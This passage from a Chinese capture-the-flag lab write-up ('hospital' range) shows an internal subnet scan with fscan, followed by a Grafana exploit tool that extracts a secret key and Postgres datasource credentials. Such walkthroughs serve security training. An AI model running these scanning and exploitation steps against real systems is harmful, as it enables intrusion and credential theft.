
发现还有一个网卡

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
/root >./FScan_linux_x64 -h 172.30.54.179/24

┌──────────────────────────────────────────────┐
___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[2.3s] 已选择服务扫描模式
[2.3s] 开始信息扫描
[2.3s] CIDR范围: 172.30.54.0-172.30.54.255
[2.3s] generate_ip_range_full
[2.3s] 解析CIDR 172.30.54.179/24 -> IP范围 172.30.54.0-172.30.54.255
[2.3s] 最终有效主机数量: 256
[2.3s] 开始主机扫描
[2.3s] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[2.3s] [*] 目标 172.30.54.179 存活 (ICMP)
[2.3s] [*] 目标 172.30.54.12 存活 (ICMP)
[5.3s] 存活主机数量: 2
[5.3s] 有效端口数量: 233
[5.4s] [*] 端口开放 172.30.54.179:5555
[5.4s] [*] 端口开放 172.30.54.12:3000
[5.4s] [*] 端口开放 172.30.54.179:8080
[5.4s] [*] 端口开放 172.30.54.179:22
[5.4s] [*] 端口开放 172.30.54.179:8009
[5.4s] [*] 端口开放 172.30.54.12:22
[5.4s] [*] 端口开放 172.30.54.12:5432
[5.4s] 扫描完成, 发现 7 个开放端口
[5.4s] 存活端口数量: 7
[5.4s] 开始漏洞扫描
[5.6s] [*] 网站标题 http://172.30.54.12:3000 状态码:302 长度:29 标题:无标题 重定向地址: http://172.30.54.12:3000/login
[5.6s] [*] 网站标题 http://172.30.54.179:8080 状态码:200 长度:3964 标题:医院后台管理平台
[5.6s] POC加载完成: 总共387个,成功387个,失败0个
[5.7s] [*] 网站标题 http://172.30.54.12:3000/login 状态码:200 长度:27909 标题:Grafana
[43.9s] 扫描已完成: 11/11

新网卡扫一次

1
2
3
4
5
6
7
/root >./linux_amd64_grafanaExp exp -u http://172.30.54.12:3000

2025/08/12 22:27:36 Target vulnerable has plugin [alertlist]
2025/08/12 22:27:36 Got secret_key [SW2YcwTIb9zpOOhoPsMm]
2025/08/12 22:27:36 There are [1] records in data_source table.
2025/08/12 22:27:36 type:[postgres] name:[PostgreSQL] url:[localhost:5432] user:[postgres] password[��K�<a8�aIc���rT��<X] database:[postgres] basic_auth_user:[] basic_auth_password:[]
2025/08/12 22:27:36 All Done, have nice day!

春秋云镜之hospital
http://fearless-123.github.io/2025/08/20/渗透/hospital/
作者
fearless123
发布于
2025年8月20日
许可协议